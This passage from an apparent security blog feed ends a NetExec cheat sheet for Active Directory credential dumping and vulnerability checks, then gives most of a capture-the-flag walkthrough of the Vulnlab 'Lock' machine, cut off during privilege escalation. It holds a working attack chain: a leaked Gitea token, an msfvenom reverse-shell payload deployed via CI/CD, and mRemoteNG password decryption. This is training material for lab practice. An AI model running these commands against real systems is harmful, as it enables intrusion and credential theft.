class="line">netexec ldap target -u username -p password --gmsa-convert-id id</span><br><span class="line">netexec ldap domain -u username -p password --gmsa-decrypt-lsa gmsa_account</span><br></pre></td></tr></table></figure><h3 id="Group-Policy-Preferences"><a href="#Group-Policy-Preferences" class="headerlink" title="Group Policy Preferences"></a>Group Policy Preferences</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -M gpp_password</span><br></pre></td></tr></table></figure><h3 id="Retrieve-MSOL-account-password"><a href="#Retrieve-MSOL-account-password" class="headerlink" title="Retrieve MSOL account password"></a>Retrieve MSOL account password</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -M msol</span><br></pre></td></tr></table></figure><h3 id="Chaining-Arguments"><a href="#Chaining-Arguments" class="headerlink" title="Chaining Arguments"></a>Chaining Arguments</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password --sam --lsa --dpapi</span><br></pre></td></tr></table></figure><h2 id="Vulnerabilities"><a href="#Vulnerabilities" class="headerlink" title="Vulnerabilities"></a>Vulnerabilities</h2><p>Check if the DC is vulnerable to zerologon, petitpotam, nopac</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -M zerologon</span><br><span class="line">netexec smb target -u username -p password -M petitpotam</span><br><span class="line">netexec smb target -u username -p password -M nopac</span><br></pre></td></tr></table></figure><h2 id="Useful-Modules"><a href="#Useful-Modules" class="headerlink" title="Useful Modules"></a>Useful Modules</h2><h3 id="Webdav"><a href="#Webdav" class="headerlink" title="Webdav"></a>Webdav</h3><p>Checks whether the WebClient service is running on the target</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -M webdav </span><br></pre></td></tr></table></figure><h3 id="Veeam"><a href="#Veeam" class="headerlink" title="Veeam"></a>Veeam</h3><p>Extracts credentials from local Veeam SQL Database</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -M veeam</span><br></pre></td></tr></table></figure><h3 id="slinky"><a href="#slinky" class="headerlink" title="slinky"></a>slinky</h3><p>Creates windows shortcuts with the icon attribute containing a UNC path to the specified SMB server in all shares with write permissions</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -M slinky </span><br></pre></td></tr></table></figure><h3 id="coerce-plus"><a href="#coerce-plus" class="headerlink" title="coerce_plus"></a>coerce_plus</h3><p>Check if the Target is vulnerable to any coerce vulns (PetitPotam, DFSCoerce, MSEven, ShadowCoerce and PrinterBug)</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -M coerce_plus -o LISTENER=tun0_ip</span><br></pre></td></tr></table></figure><h3 id="enum-av"><a href="#enum-av" class="headerlink" title="enum_av"></a>enum_av</h3><p>Gathers information on all endpoint protection solutions installed on the the remote host</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -M enum_av</span><br></pre></td></tr></table></figure><h2 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h2><ul><li><a href="https://www.netexec.wiki/">https://www.netexec.wiki/</a></li><li><a href="https://www.rayanle.cat/lehack-2024-netexec-workshop-writeup/">https://www.rayanle.cat/lehack-2024-netexec-workshop-writeup/</a></li></ul><h2 id="Practice"><a href="#Practice" class="headerlink" title="Practice"></a>Practice</h2><ul><li>Mist (HackTheBox)</li><li>Rebound (HackTheBox)</li><li>Vintage (HackTheBox)</li><li>Cicada (HackTheBox)</li><li>Baby (Vulnlab)</li><li>Intercept (Vulnlab)</li><li>Reflection (Vulnlab)</li><li>NetExec Lab (<a href="https://github.com/Pennyw0rth/NetExec-Lab">https://github.com/Pennyw0rth/NetExec-Lab</a>)</li></ul>]]></content>
    
    
    <summary type="html">NetExec commands for SMB, LDAP, MSSQL and credential dumping</summary>


    <category term="cheatsheet" scheme="https://seriotonctf.github.io/categories/cheatsheet/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="netexec" scheme="https://seriotonctf.github.io/tags/netexec/"/>
    
    <category term="enumeration" scheme="https://seriotonctf.github.io/tags/enumeration/"/>
    
    <category term="credential dumping" scheme="https://seriotonctf.github.io/tags/credential-dumping/"/>
    
  </entry>
  
  <entry>
    <title>Lock - Vulnlab</title>
    <link href="https://seriotonctf.github.io/Lock-Vulnlab/"/>
    <id>https://seriotonctf.github.io/Lock-Vulnlab/</id>
    <published>2024-01-20T18:44:31.000Z</published>
    <updated>2025-08-25T11:49:10.549Z</updated>
    
    <content type="html"><![CDATA[<p>Lock is an easy windows box from Vulnlab created by xct and kozmer. It involves gaining a foothold by abusing CI&#x2F;CD in Gitea to upload a shell, decrypting mRemoteNG configs, and gaining system access by exploiting the MSI installer in PDF24 Creator.</p><h1 id="NMAP"><a href="#NMAP" class="headerlink" title="NMAP"></a>NMAP</h1><p>As always, we start with a standard nmap scan</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">PORT     STATE SERVICE</span><br><span class="line">80/tcp   open  http</span><br><span class="line">445/tcp  open  microsoft-ds</span><br><span class="line">3000/tcp open  ppp</span><br><span class="line">3389/tcp open  ms-wbt-server</span><br><span class="line">5357/tcp open  wsdapi</span><br></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>sudo nmap -sCV -p80,445,3000,3389,5357 --min-rate=5000 10.10.78.126 | tee nmap.txt</span><span class="line out"><br>[sudo] password for serioton:</span><span class="line out"><br>Starting Nmap 7.94SVN ( &lt;https://nmap.org&gt; ) at 2024-01-19 08:18 EST</span><span class="line out"><br>Nmap scan report for lock.vl (10.10.78.126)</span><span class="line out"><br>Host is up (0.049s latency).</span><span class="line out"><br></span><span class="line out"><br>PORT     STATE SERVICE       VERSION</span><span class="line out"><br>80/tcp   open  http          Microsoft IIS httpd 10.0</span><span class="line out"><br>|_http-title: Lock - Index</span><span class="line out"><br>|_http-server-header: Microsoft-IIS/10.0</span><span class="line out"><br>| http-methods:</span><span class="line out"><br>|_  Potentially risky methods: TRACE</span><span class="line out"><br>445/tcp  open  microsoft-ds?</span><span class="line out"><br>3000/tcp open  ppp?</span><span class="line out"><br>| fingerprint-strings:</span><span class="line out"><br>|   GenericLines, Help, RTSPRequest:</span><span class="line out"><br>|     HTTP/1.1 400 Bad Request</span><span class="line out"><br>|     Content-Type: text/plain; charset=utf-8</span><span class="line out"><br>|     Connection: close</span><span class="line out"><br>|     Request</span><span class="line out"><br>|   GetRequest:</span><span class="line out"><br>|     HTTP/1.0 200 OK</span><span class="line out"><br>|     Cache-Control: max-age=0, private, must-revalidate, no-transform</span><span class="line out"><br>|     Content-Type: text/html; charset=utf-8</span><span class="line out"><br>....</span><span class="line out"><br>HttpOnly; SameSite=Lax</span><span class="line out"><br>|     X-Frame-Options: SAMEORIGIN</span><span class="line out"><br>|     Date: Fri, 19 Jan 2024 13:18:29 GMT</span><span class="line out"><br>|     &lt;!DOCTYPE html&gt;</span><span class="line out"><br>|     &lt;html lang=&quot;en-US&quot; class=&quot;theme-auto&quot;&gt;</span><span class="line out"><br>|     &lt;head&gt;</span><span class="line out"><br>|     &lt;meta name=&quot;viewport&quot; content=&quot;width=device-width, initial-scale=1&quot;&gt;</span><span class="line out"><br>|     &lt;title&gt;Gitea: Git with a cup of tea&lt;/title&gt;</span><span class="line out"><br>....</span><span class="line out"><br>|   HTTPOptions:</span><span class="line out"><br>|     HTTP/1.0 405 Method Not Allowed</span><span class="line out"><br>|     Allow: HEAD</span><span class="line out"><br>|     Allow: GET</span><span class="line out"><br>|     Cache-Control: max-age=0, private, must-revalidate, no-transform</span><span class="line out"><br>|     Set-Cookie: i_like_gitea=8754cc9f87bf5b93; Path=/; HttpOnly; SameSite=Lax</span><span class="line out"><br>|     Set-Cookie: _csrf=JMeupsqJURAdLO4SvVNoOVySlMM6MTcwNTY3MDMxNTA1NTIzMjMwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax</span><span class="line out"><br>|     X-Frame-Options: SAMEORIGIN</span><span class="line out"><br>|     Date: Fri, 19 Jan 2024 13:18:35 GMT</span><span class="line out"><br>|_    Content-Length: 0</span><span class="line out"><br>3389/tcp open  ms-wbt-server Microsoft Terminal Services</span><span class="line out"><br>| rdp-ntlm-info:</span><span class="line out"><br>|   Target_Name: LOCK</span><span class="line out"><br>|   NetBIOS_Domain_Name: LOCK</span><span class="line out"><br>|   NetBIOS_Computer_Name: LOCK</span><span class="line out"><br>|   DNS_Domain_Name: Lock</span><span class="line out"><br>|   DNS_Computer_Name: Lock</span><span class="line out"><br>|   Product_Version: 10.0.20348</span><span class="line out"><br>|_  System_Time: 2024-01-19T13:19:53+00:00</span><span class="line out"><br>| ssl-cert: Subject: commonName=Lock</span><span class="line out"><br>| Not valid before: 2023-12-27T14:19:36</span><span class="line out"><br>|_Not valid after:  2024-06-27T14:19:36</span><span class="line out"><br>|_ssl-date: 2024-01-19T13:20:32+00:00; -2s from scanner time.</span><span class="line out"><br>5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)</span><span class="line out"><br>|_http-title: Service Unavailable</span><span class="line out"><br>|_http-server-header: Microsoft-HTTPAPI/2.0</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>From the Nmap scan, we can see there are 5 ports open.</p><h1 id="WEB"><a href="#WEB" class="headerlink" title="WEB"></a>WEB</h1><p>We start by looking at the website on port 80, but there is nothing interesting so far.</p><h1 id="GITEA"><a href="#GITEA" class="headerlink" title="GITEA"></a>GITEA</h1><p>We have Gitea running on port 3000, so let’s go there. There is an interesting script inside the <code>dev-scripts</code> repository of the <code>ellen.freeman</code> user<br><a href="http://lock.vl:3000/ellen.freeman/dev-scripts/src/branch/main/repos.py">http://lock.vl:3000/ellen.freeman/dev-scripts/src/branch/main/repos.py</a> which looks like it’s using a gitea access token. If we go to the commits we can see the Gitea access token is there in the initial commit:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">...</span><br><span class="line"># store this in env instead at some point</span><br><span class="line">PERSONAL_ACCESS_TOKEN = &#x27;&lt;REDACTED&gt;&#x27;</span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>Great, now we have the access token. What we can do with it? We can place it inside the script we just got and run it like this:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>python3 repos.py &lt;http://lock.vl:3000&gt;</span><span class="line out"><br>Repositories:</span><span class="line out"><br>- ellen.freeman/dev-scripts</span><span class="line out"><br>- ellen.freeman/website</span></pre></td></tr></table></figure><p>As you can see, there is another repo called “website”, so let’s clone it:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>git config --global http.extraHeader &quot;Authorization: token &lt;REDACTED&gt;&quot;</span><span class="line cmd"><br><span class="prompt">$ </span>git clone http://lock.vl:3000/ellen.freeman/website</span><span class="line out"><br>Cloning into &#x27;website&#x27;...</span><span class="line out"><br>remote: Enumerating objects: 165, done.</span><span class="line out"><br>remote: Counting objects: 100% (165/165), done.</span><span class="line out"><br>remote: Compressing objects: 100% (128/128), done.</span><span class="line out"><br>remote: Total 165 (delta 35), reused 153 (delta 31), pack-reused 0</span><span class="line out"><br>Receiving objects: 100% (165/165), 7.16 MiB | 1.78 MiB/s, done.</span><span class="line out"><br>Resolving deltas: 100% (35/35), done.</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cd website</span><span class="line cmd"><br><span class="prompt">$ </span>ls</span><span class="line out"><br>assets  changelog.txt  index.html  readme.md</span></pre></td></tr></table></figure><p>This looks like it’s the website running on port 80. The <code>README.md</code> file mentions something interesting</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cat readme.md</span><span class="line out"><br># New Project Website</span><span class="line out"><br></span><span class="line out"><br>CI/CD integration is now active - changes to the repository will automatically be deployed to the webserver</span></pre></td></tr></table></figure><h1 id="Shell-as-ellen-freeman"><a href="#Shell-as-ellen-freeman" class="headerlink" title="Shell as ellen.freeman"></a>Shell as ellen.freeman</h1><p>The README file suggests that any changes made to the repository, such as adding or modifying files, will automatically be deployed to the associated web server. So the idea here to commit an aspx shell, which the CI&#x2F;CD pipeline will then automatically deploy to the web server. Once deployed, we can get a shell by accessing <code>http://lock.vl/shell.aspx</code>.<br>Let’s execute the attack. First, we need to generate an aspx shell using msfvenom like this:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.0.210 LPORT=443 -f aspx -o exploit.aspx</span><span class="line out"><br>[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload</span><span class="line out"><br>[-] No arch selected, selecting arch: x64 from the payload</span><span class="line out"><br>No encoder specified, outputting raw payload</span><span class="line out"><br>Payload size: 460 bytes</span><span class="line out"><br>Final size of aspx file: 3402 bytes</span><span class="line out"><br>Saved as: exploit.aspx</span></pre></td></tr></table></figure><p>After that, we need to add the <code>exploit.aspx</code> file to our Git staging area and commit the changes:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>git add exploit.aspx</span><span class="line cmd"><br><span class="prompt">$ </span>git commit -m &quot;meow&quot;</span><span class="line out"><br>[main d182b50] meow</span><span class="line out"><br> 1 file changed, 45 insertions(+)</span><span class="line out"><br> create mode 100644 exploit.aspx</span></pre></td></tr></table></figure><p>Next, we configure our Git to use the authorization token we obtained earlier:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>git config --local http.extraHeader &quot;Authorization: token &lt;REDACTED&gt;&quot;</span></pre></td></tr></table></figure><p>Finally, we push the commit to the remote repository</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>git push origin main</span><span class="line out"><br>Enumerating objects: 4, done.</span><span class="line out"><br>Counting objects: 100% (4/4), done.</span><span class="line out"><br>Delta compression using up to 4 threads</span><span class="line out"><br>Compressing objects: 100% (3/3), done.</span><span class="line out"><br>Writing objects: 100% (3/3), 1.41 KiB | 1.42 MiB/s, done.</span><span class="line out"><br>Total 3 (delta 1), reused 0 (delta 0), pack-reused 0</span><span class="line out"><br>remote: . Processing 1 references</span><span class="line out"><br>remote: Processed 1 references in total</span><span class="line out"><br>To &lt;http://lock.vl:3000/ellen.freeman/website&gt;</span><span class="line out"><br>   73cdcc1..d182b50  main -&gt; main</span></pre></td></tr></table></figure><p>Now, let’s setup a listener and then request our shell like this</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>rlwrap nc -nlvp 443</span><span class="line out"><br>listening on [any] 443 ...</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>curl &lt;http://lock.vl/exploit.aspx&gt;</span></pre></td></tr></table></figure><p>We got a shell as the <code>lock\\ellen.freeman</code> user :)</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>rlwrap nc -nlvp 443</span><span class="line out"><br>listening on [any] 443 ...</span><span class="line out"><br>connect to [10.8.0.210] from (UNKNOWN) [10.10.78.126] 50949</span><span class="line out"><br>Microsoft Windows [Version 10.0.20348.2159]</span><span class="line out"><br>(c) Microsoft Corporation. All rights reserved.</span><span class="line out"><br></span><span class="line out"><br>c:\\windows\\system32\\inetsrv&gt;whoami</span><span class="line out"><br>whoami</span><span class="line out"><br>lock\\ellen.freeman</span></pre></td></tr></table></figure><h1 id="ellen-freeman-to-gale-dekarios"><a href="#ellen-freeman-to-gale-dekarios" class="headerlink" title="ellen.freeman to gale.dekarios"></a>ellen.freeman to gale.dekarios</h1><p>As you can see, we have another user called <code>gale.dekarios</code> that we need to escalate to</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\\Users&gt; </span>ls</span><span class="line out"><br>ls</span><span class="line out"><br></span><span class="line out"><br>    Directory: C:\\Users</span><span class="line out"><br></span><span class="line out"><br>Mode                 LastWriteTime         Length Name</span><span class="line out"><br>----                 -------------         ------ ----</span><span class="line out"><br>d-----        12/27/2023   2:00 PM                .NET v4.5</span><span class="line out"><br>d-----        12/27/2023   2:00 PM                .NET v4.5 Classic</span><span class="line out"><br>d-----        12/27/2023  12:01 PM                Administrator</span><span class="line out"><br>d-----        12/28/2023  11:36 AM                ellen.freeman</span><span class="line out"><br>d-----        12/28/2023   6:14 AM                gale.dekarios</span><span class="line out"><br>d-r---        12/27/2023  10:21 AM                Public</span></pre></td></tr></table></figure><p>Inside ellen.freeman’s Documents directory, there’s an interesting config file</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\\temp&gt; </span>cd C:\\users\\ellen.freeman\\documents</span><span class="line cmd"><br><span class="prompt">PS C:\\users\\ellen.freeman\\documents&gt; </span>ls</span><span class="line out"><br></span><span class="line out"><br>    Directory: C:\\users\\ellen.freeman\\documents</span><span class="line out"><br></span><span class="line out"><br>Mode                 LastWriteTime         Length Name</span><span class="line out"><br>----                 -------------         ------ ----</span><span class="line out"><br>-a----        12/28/2023   5:59 AM           3341 config.xml</span></pre></td></tr></table></figure><p><strong>config.xml</strong></p><figure class="highlight xml"><table><tr><td class="code"><pre><span class="line"><span class="meta">&lt;?xml version=<span class="string">&quot;1.0&quot;</span> encoding=<span class="string">&quot;utf-8&quot;</span>?&gt;</span></span><br><span class="line"><span class="tag">&lt;<span class="name">mrng:Connections</span> <span class="attr">xmlns:mrng</span>=<span class="string">&quot;&lt;http://mremoteng.org&gt;&quot;</span> <span class="attr">Name</span>=<span class="string">&quot;Connections&quot;</span> <span class="attr">Export</span>=<span class="string">&quot;false&quot;</span> <span class="attr">EncryptionEngine</span>=<span class="string">&quot;AES&quot;</span> <span class="attr">BlockCipherMode</span>=<span class="string">&quot;GCM&quot;</span> <span class="attr">KdfIterations</span>=<span class="string">&quot;1000&quot;</span> <span class="attr">FullFileEncryption</span>=<span class="string">&quot;false&quot;</span> <span class="attr">Protected</span>=<span class="string">&quot;sDkrKn0JrG4oAL4GW8BctmMNAJfcdu/ahPSQn3W5DPC3vPRiNwfo7OH11trVPbhwpy+1FnqfcPQZ3olLRy+DhDFp&quot;</span> <span class="attr">ConfVersion</span>=<span class="string">&quot;2.6&quot;</span>&gt;</span></span><br><span class="line">    <span class="tag">&lt;<span class="name">Node</span> <span class="attr">Name</span>=<span class="string">&quot;RDP/Gale&quot;</span> <span class="attr">Type</span>=<span class="string">&quot;Connection&quot;</span> <span class="attr">Descr</span>=<span class="string">&quot;&quot;</span> <span class="attr">Icon</span>=<span class="string">&quot;mRemoteNG&quot;</span> <span class="attr">Panel</span>=<span class="string">&quot;General&quot;</span> <span class="attr">Id</span>=<span class="string">&quot;a179606a-a854-48a6-9baa-491d8eb3bddc&quot;</span> <span class="attr">Username</span>=<span class="string">&quot;Gale.Dekarios&quot;</span> <span class="attr">Domain</span>=<span class="string">&quot;&quot;</span> <span class="attr">Password</span>=<span class="string">&quot;&lt;REDACTED&gt;&quot;</span> <span class="attr">Hostname</span>=<span class="string">&quot;Lock&quot;</span> <span class="attr">Protocol</span>=<span class="string">&quot;RDP&quot;</span> <span class="attr">PuttySession</span>=<span class="string">&quot;Default Settings&quot;</span> <span class="attr">Port</span>=<span class="string">&quot;3389&quot;</span> <span class="attr">ConnectToConsole</span>=<span class="string">&quot;false&quot;</span> <span class="attr">UseCredSsp</span>=<span class="string">&quot;true&quot;</span> <span class="attr">RenderingEngine</span>=<span class="string">&quot;IE&quot;</span> <span class="attr">ICAEncryptionStrength</span>=<span class="string">&quot;EncrBasic&quot;</span> <span class="attr">RDPAuthenticationLevel</span>=<span class="string">&quot;NoAuth&quot;</span> <span class="attr">RDPMinutesToIdleTimeout</span>=<span class="string">&quot;0&quot;</span> <span class="attr">RDPAlertIdleTimeout</span>=<span class="string">&quot;false&quot;</span> <span class="attr">LoadBalanceInfo</span>=<span class="string">&quot;&quot;</span> <span class="attr">Colors</span>=<span class="string">&quot;Colors16Bit&quot;</span> <span class="attr">Resolution</span>=<span class="string">&quot;FitToWindow&quot;</span> <span class="attr">AutomaticResize</span>=<span class="string">&quot;true&quot;</span> <span class="attr">DisplayWallpaper</span>=<span class="string">&quot;false&quot;</span> <span class="attr">DisplayThemes</span>=<span class="string">&quot;false&quot;</span> <span class="attr">EnableFontSmoothing</span>=<span class="string">&quot;false&quot;</span> <span class="attr">EnableDesktopComposition</span>=<span class="string">&quot;false&quot;</span> <span class="attr">CacheBitmaps</span>=<span class="string">&quot;false&quot;</span> <span class="attr">RedirectDiskDrives</span>=<span class="string">&quot;false&quot;</span> <span class="attr">RedirectPorts</span>=<span class="string">&quot;false&quot;</span> <span class="attr">RedirectPrinters</span>=<span class="string">&quot;false&quot;</span> <span class="attr">RedirectSmartCards</span>=<span class="string">&quot;false&quot;</span> <span class="attr">RedirectSound</span>=<span class="string">&quot;DoNotPlay&quot;</span> <span class="attr">SoundQuality</span>=<span class="string">&quot;Dynamic&quot;</span> <span class="attr">RedirectKeys</span>=<span class="string">&quot;false&quot;</span> <span class="attr">Connected</span>=<span class="string">&quot;false&quot;</span> <span class="attr">PreExtApp</span>=<span class="string">&quot;&quot;</span> <span class="attr">PostExtApp</span>=<span class="string">&quot;&quot;</span> <span class="attr">MacAddress</span>=<span class="string">&quot;&quot;</span> <span class="attr">UserField</span>=<span class="string">&quot;&quot;</span> <span class="attr">ExtApp</span>=<span class="string">&quot;&quot;</span> <span class="attr">VNCCompression</span>=<span class="string">&quot;CompNone&quot;</span> <span class="attr">VNCEncoding</span>=<span class="string">&quot;EncHextile&quot;</span> <span class="attr">VNCAuthMode</span>=<span class="string">&quot;AuthVNC&quot;</span> <span class="attr">VNCProxyType</span>=<span class="string">&quot;ProxyNone&quot;</span> <span class="attr">VNCProxyIP</span>=<span class="string">&quot;&quot;</span> <span class="attr">VNCProxyPort</span>=<span class="string">&quot;0&quot;</span> <span class="attr">VNCProxyUsername</span>=<span class="string">&quot;&quot;</span> <span class="attr">VNCProxyPassword</span>=<span class="string">&quot;&quot;</span> <span class="attr">VNCColors</span>=<span class="string">&quot;ColNormal&quot;</span> <span class="attr">VNCSmartSizeMode</span>=<span class="string">&quot;SmartSAspect&quot;</span> <span class="attr">VNCViewOnly</span>=<span class="string">&quot;false&quot;</span> <span class="attr">RDGatewayUsageMethod</span>=<span class="string">&quot;Never&quot;</span> <span class="attr">RDGatewayHostname</span>=<span class="string">&quot;&quot;</span> <span class="attr">RDGatewayUseConnectionCredentials</span>=<span class="string">&quot;Yes&quot;</span> <span class="attr">RDGatewayUsername</span>=<span class="string">&quot;&quot;</span> <span class="attr">RDGatewayPassword</span>=<span class="string">&quot;&quot;</span> <span class="attr">RDGatewayDomain</span>=<span class="string">&quot;&quot;</span> <span class="attr">InheritCacheBitmaps</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritColors</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritDescription</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritDisplayThemes</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritDisplayWallpaper</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritEnableFontSmoothing</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritEnableDesktopComposition</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritDomain</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritIcon</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritPanel</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritPassword</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritPort</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritProtocol</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritPuttySession</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRedirectDiskDrives</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRedirectKeys</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRedirectPorts</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRedirectPrinters</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRedirectSmartCards</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRedirectSound</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritSoundQuality</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritResolution</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritAutomaticResize</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritUseConsoleSession</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritUseCredSsp</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRenderingEngine</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritUsername</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritICAEncryptionStrength</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRDPAuthenticationLevel</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRDPMinutesToIdleTimeout</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRDPAlertIdleTimeout</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritLoadBalanceInfo</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritPreExtApp</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritPostExtApp</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritMacAddress</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritUserField</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritExtApp</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCCompression</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCEncoding</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCAuthMode</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCProxyType</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCProxyIP</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCProxyPort</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCProxyUsername</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCProxyPassword</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCColors</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCSmartSizeMode</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritVNCViewOnly</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRDGatewayUsageMethod</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRDGatewayHostname</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRDGatewayUseConnectionCredentials</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRDGatewayUsername</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRDGatewayPassword</span>=<span class="string">&quot;false&quot;</span> <span class="attr">InheritRDGatewayDomain</span>=<span class="string">&quot;false&quot;</span> /&gt;</span></span><br><span class="line"><span class="tag">&lt;/<span class="name">mrng:Connections</span>&gt;</span></span><br></pre></td></tr></table></figure><p>This is a <code>mRemoteNG</code> config file belonging to the <code>gale.dekarios</code> user. However, the password is encrypted. A quick google search for “mremoteng password decrypt” leads us to this tool <a href="https://github.com/gquere/mRemoteNG_password_decrypt">https://github.com/gquere/mRemoteNG_password_decrypt</a> that decrypts mRemoteNG configuration files. Running it gives us the decrypted password:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>python3 mremoteng_decrypt.py config.xml</span><span class="line out"><br>Name: RDP/Gale</span><span class="line out"><br>Hostname: Lock</span><span class="line out"><br>Username: Gale.Dekarios</span><span class="line out"><br>Password: &lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>Now that we have the password, we can try to RDP into the machine</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>xfreerdp /u:gale.dekarios /d:WORKGROUP /p:&#x27;&lt;REDACTED&gt;&#x27; /v:lock.vl /size:1280x720</span></pre></td></tr></table></figure><p>Indeed, we got an RDP session and can read the user flag :)</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">C:\\Users\\gale.dekarios&gt;cd Desktop</span><br><span class="line"></span><br><span class="line">C:\\Users\\gale.dekarios\\Desktop&gt;type user.txt</span><br><span class="line">VL&#123;REDACTED&#125;</span><br></pre></td></tr></table></figure><h1 id="SYSTEM"><a href="#SYSTEM" class="headerlink" title="SYSTEM"></a>SYSTEM</h1><p>In <code>C:</code> drive, there is an interesting <code>_install</code> directory:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">C:\\&gt;cmd /c dir /A</span><br><span class="line"> Volume in drive C has no label.</span><br><span class="line"> Volume Serial Number is A03D-9CEF</span><br><span class="line"></span><br><span class="line"> Directory of C:\\</span><br><span class="line"></span><br><span class="line">12/28/2023  06:17 AM    &lt;DIR&gt;          <span class="var">$Recycle</span>.Bin</span><br><span class="line">12/27/2023  12:38 PM    &lt;DIR&gt;          <span class="var">$WinREAgent</span></span><br><span class="line">01/19/2024  04:56 AM    &lt;DIR&gt;          Config.Msi</span><br><span class="line">12/27/2023  06:14 PM    